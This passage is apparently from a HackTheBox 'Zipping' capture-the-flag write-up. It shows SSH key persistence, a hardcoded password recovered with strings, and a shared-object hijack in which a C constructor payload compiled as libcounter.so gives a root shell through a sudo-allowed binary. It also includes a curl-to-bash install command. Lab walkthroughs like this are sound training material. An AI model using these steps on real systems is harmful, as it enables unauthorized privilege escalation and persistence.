cat ~/.ssh/id_ed25519
# Copy the cat results

# On Target Machine
echo 'ssh-ed25519 AAAAC...<your results> root@kali' > /home/rektsu/.ssh/authorized_keys
```

I then used SSH to access the target machine

```
# Commands Executed
ssh rektsu@10.129.229.87 -i ~/.ssh/id_ed25519
```

Screenshot Evidence




```
┌──(root㉿kali)-[~/HTB/Boxes/Zipping]
└─# ssh rektsu@10.129.229.87 -i ~/.ssh/id_ed25519
The authenticity of host '10.129.229.87 (10.129.229.87)' can't be established.
ED25519 key fingerprint is SHA256:neBkvGOhG23jqZ9Zxfrq+YBNDztKnhVlR+R8Edop1Lo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.87' (ED25519) to the list of known hosts
Enter passphrase for key '/root/.ssh/id_ed25519':
Welcome to Ubuntu 22.10 (GNU/Linux 5.19.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Sep  5 14:24:24 2023 from 10.10.14.40
rektsu@zipping:~$ |
[Zipping] 0:openvpn  1:msf  2:nc-Z 3:ssh*
```

I checked my sudo permissions and discovered I can execute /usr/bin/stock without a need to know a password

```
# Command Executed
sudo -l
```

Screenshot Evidence




```
rektsu@zipping:/var/www/html/shop$ sudo -l
sudo -l
Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\

User rektsu may run the following commands on zipping:
    (ALL) NOPASSWD: /usr/bin/stock
rektsu@zipping:/var/www/html/shop$ |
```

I checked the file type and it is an elf binary file
I used strings to get an idea of what happens when it executes


```
# Commands Executed
file /usr/bin/stock
strings/usr/bin/stock
```

Screenshot Evidence File Type


```
rektsu@zipping:/var/www/html/shop$ file /usr/bin/stock
file /usr/bin/stock
/usr/bin/stock: ELF 64-bit LSB pie executable, x86-64, ver
11c9d4470714d188ab42, for GNU/Linux 3.2.0, not stripped
rektsu@zipping:/var/www/html/shop$ 
```


In my strings output I can see I will be prompted for a password and there is a CSV file in /root/.stock.csv that likely has the database info in it for what is in stock

Screenshot Evidence Password Prompt


```
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Hakaize
St0ckM4nager
/root/.stock.csv
Enter the password: 
Invalid password, please try again.
══════════════════ Menu ══════════════════
1) See the stock
2) Edit the stock
3) Exit the program
Select an option: 
You do not have permissions to read the file
File could not be opened.
══════════════════ Stock Actual ══════════════════
Colour     Black   Gold    Silver
```

I executed the command and was prompted for a password.
I was able to use the possible password I found in the strings output to authenticate
PASS: St0ckM4nager

Screenshot Evidence


```
rektsu@zipping:~$ sudo /usr/bin/stock
Enter the password:
Invalid password, please try again.
rektsu@zipping:~$ sudo /usr/bin/stock
Enter the password: St0ckM4nager

═══════════════════ Menu ═══════════════════

1) See the stock
2) Edit the stock
3) Exit the program

Select an option: |
[Zipping] 0:openvpn  1:msf  2:bash- 3:ssh*
```


I copied the stock executable to my attack machine for better analysis using GEF

```
# Command Executed
scp -i ~/.ssh/id_ed25519 rektsu@10.129.229.87:/usr/bin/stock .
# Install GEF if you dont have it
bash -c "$(curl -fsSL https://gef.blah.cat/sh)"
sudo ./stock
Password: St0ckM4nager
gdb stock
```

I set a breakpoint for the main function and iterated through the instructions one by one looking for anything of interest

```

# GEF Commands Executed
break *main
run
ni # Go to next instruction until you are prompted to enter the password
St0ckM4nager
```


Screenshot Evidence GEF Output



```
     0x5555555550ab <strcmp@plt+11>   jmp    0x555555555020

fgets@plt (
   $rdi = 0x00007fffffffe0e0 → 0x0000000000000000,
   $rsi = 0x000000000000001e,
   $rdx = 0x00007ffff7f9caa0 → 0x00000000fbad2088
)

[#0] Id 1, Name: "stock", stopped 0x5555555552fa in main (), reason: SIN

[#0] 0x5555555552fa → main()

gef➤  ni
Enter the password: St0ckM4nager
0x00005555555552ff in main ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$rax   : 0x00007fffffffe0e0  →  "St0ckM4nager\n"
$rbx   : 0x00007fffffffe2a8  →  0x00007fffffffe581  →  "/root/HTB/Boxes/
$rcx   : 0xa726567616e344d  ("M4nager\n"?)
```

I iterated through the instructions until I cam across an instruction that loads libcoutner.so from /home/reKtsu/.config


Screenshot Evidence



```
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x00007fffffffe090│+0x0000: 0x0000000000c00000    ← $rsp
0x00007fffffffe098│+0x0008: 0x0000000000000000
0x00007fffffffe0a0│+0x0010: 0x0000000000040000
0x00007fffffffe0a8│+0x0018: 0x00657a69616b6148 ("Hakaize"?)
0x00007fffffffe0b0│+0x0020: "/home/rektsu/.config/libcounter.so"          ← $rdi
0x00007fffffffe0b8│+0x0028: "ktsu/.config/libcounter.so"
0x00007fffffffe0c0│+0x0030: "nfig/libcounter.so"
0x00007fffffffe0c8│+0x0038: "counter.so"
```

I checked the directory and that file does not exist

Screenshot Evidence



```
rektsu@zipping:~/.config$ ls -la
total 8
drwxrwxr-x 2 rektsu rektsu 4096 May  4  2023 .
drwxr-x--x 7 rektsu rektsu 4096 Aug  7 12:00 ..
```


I wrote a simple C program to open the bash terminal masquerading as part of the configuration libary
I had to use nano to create the file with my SSH session

C Payload Contents /home/rektsu/.config/tobor.c

```
#include <stdio.h>
```

```
#include <stdlib.h>

void __attribute__((constructor)) init (){
    system("/usr/bin/bash -i");
}
```

Screenshot Evidence



```
#include <stdio.h>
#include <stdlib.h>

void __attribute__((constructor)) init (){
    system("/usr/bin/bash -i");
}
```

I then compiled the program

```
# Command Executed
gcc -shared -fpic -o /home/rektsu/.config/libcounter.so tobor.c
```


I then exploited the elf using the payload to gain a root shell

```
# Command Executes
sudo /usr/bin/stock
Password: St0ckM4nager
```

I could then read the root flag

```
# Commands Executed
cat /root/root.txt
#RESULTS
f830383ffcb352b0ec2dd78c888847b2
```

Screenshot Evidence



```
rektsu@zipping:~/.config$ gcc -shared -fpic -o /home/rektsu/.config/libcounter.so tobor.c
rektsu@zipping:~/.config$ ls
libcounter.so  tobor.c
rektsu@zipping:~/.config$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/home/rektsu/.config# id
uid=0(root) gid=0(root) groups=0(root)
root@zipping:/home/rektsu/.config# hostname
zipping
root@zipping:/home/rektsu/.config# hostname -I
10.129.229.87 dead:beef::250:56ff:feb0:7d6b
root@zipping:/home/rektsu/.config# cat /root/root.txt
f830383ffcb352b0ec2dd78c888847b2
root@zipping:/home/rektsu/.config# |
[Zipping] 0:openvpn  1:msf  2:bash- 3:ssh*
```

ROOT FLAG: f830383ffcb352b0ec2dd78c888847b2